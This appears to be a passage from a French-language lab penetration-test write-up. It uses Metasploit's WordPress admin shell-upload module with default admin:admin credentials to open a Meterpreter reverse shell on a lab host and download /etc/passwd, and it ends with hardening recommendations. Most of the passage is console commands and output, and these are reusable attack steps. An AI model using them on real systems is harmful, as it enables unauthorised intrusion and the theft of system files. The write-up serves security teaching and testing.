
•••••

☐ Remember Me

[Lost your password?](#)

[← Back to My secret blog](#)

On peut apercevoir qu'on peut bien accéder au site web :



Enfin, nous allons ouvrir metasploit et utiliser l'exploit :
exploit/unix/webapp/wp_admin_shell_upload

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| password  | My secret blog  | yes      | The WordPress password to authenticate with                                                            |
| proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| rhosts    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| rport     | 80              | yes      | The target port (TCP)                                                                                  |
| ssl       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| targeturi | /               | yes      | The base path to the wordpress application                                                             |
| username  |                 | yes      | The WordPress username to authenticate with                                                            |
| vhost     |                 | no       | HTTP server virtual host                                                                               |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.5        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | WordPress |


```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret/
TARGETURI => /secret/
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/xufASLYFoQ/IEsyrJQXBx.php ...
[*] Sending stage (39927 bytes) to 10.0.2.6
[+] Deleted IEsyrJQXBx.php
[+] Deleted xufASLYFoQ.php
[+] Deleted ../xufASLYFoQ
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.6:53672) at 2024-01-17 09:19:02 -0500

meterpreter >
```

Grâce aux informations obtenues aux étapes précédentes et l'exploit ci-dessus, on peut prendre le contrôle de la machine.

Enfin, nous allons exporter le fichier `/etc/passwd` dans un répertoire :

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/BUjIjGWOIS/RaTgkTctLA.php ...
[*] Sending stage (39927 bytes) to 10.0.2.6
[+] Deleted RaTgkTctLA.php
[+] Deleted BUjIjGWOIS.php
[+] Deleted ../BUjIjGWOIS
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.6:53684) at 2024-01-17 11:15:49 -0500

meterpreter > download /etc/passwd /home/toto/
[*] Downloading: /etc/passwd -> /home/toto/passwd
[*] Downloaded 2.59 KiB of 2.59 KiB (100.0%): /etc/passwd -> /home/toto/passwd
[*] Completed : /etc/passwd -> /home/toto/passwd

meterpreter >
```

Recommendations :

- Mises à jour régulières de WordPress, ses thèmes et ses plugins sont toujours à jour. Les développeurs de WordPress publient régulièrement des correctifs de sécurité pour remédier aux vulnérabilités connues.
- Suppression des thèmes et plugins inutilisés ,désactivez et supprimez les thèmes et plugins que vous n'utilisez pas. Moins de code signifie moins de points d'attaque potentiels.
- Complexité des mots de passe : Utilisez des mots de passe forts pour les comptes WordPress, y compris celui de l'administrateur. Évitez les mots de passe faciles à deviner, comme "admin" ou "password". Utilisez des combinaisons de lettres majuscules, minuscules, de chiffres et de caractères spéciaux.
- Limitation des tentatives de connexion : Utilisez un plugin de limitation des tentatives de connexion pour bloquer automatiquement les adresses IP après un certain nombre de tentatives infructueuses.
- Contrôle d'accès aux fichiers sensibles : Restreignez l'accès aux fichiers sensibles tels que wp-config.php et .htaccess en utilisant des règles de sécurité appropriées dans votre configuration de serveur web.
- Firewall d'application web (WAF) : Mettez en place un pare-feu d'application web pour surveiller et bloquer les attaques avant qu'elles n'atteignent votre site WordPress.
- Surveillance des journaux : Surveillez régulièrement les journaux d'activité du site WordPress pour détecter toute activité suspecte. Les plugins de sécurité peuvent vous aider à automatiser cette tâche.
- Sauvegardes régulières : Effectuez des sauvegardes régulières de votre site WordPress afin de pouvoir le restaurer en cas de compromission.
- Formation en sécurité : Assurez-vous que les personnes qui ont accès à l'administration de WordPress sont informées des meilleures pratiques en matière de sécurité, notamment en évitant de télécharger des plugins ou des thèmes non fiables.
- Authentification à deux facteurs (2FA) : Activez l'authentification à deux facteurs pour les comptes d'administration WordPress, ce qui ajoute une couche de sécurité supplémentaire.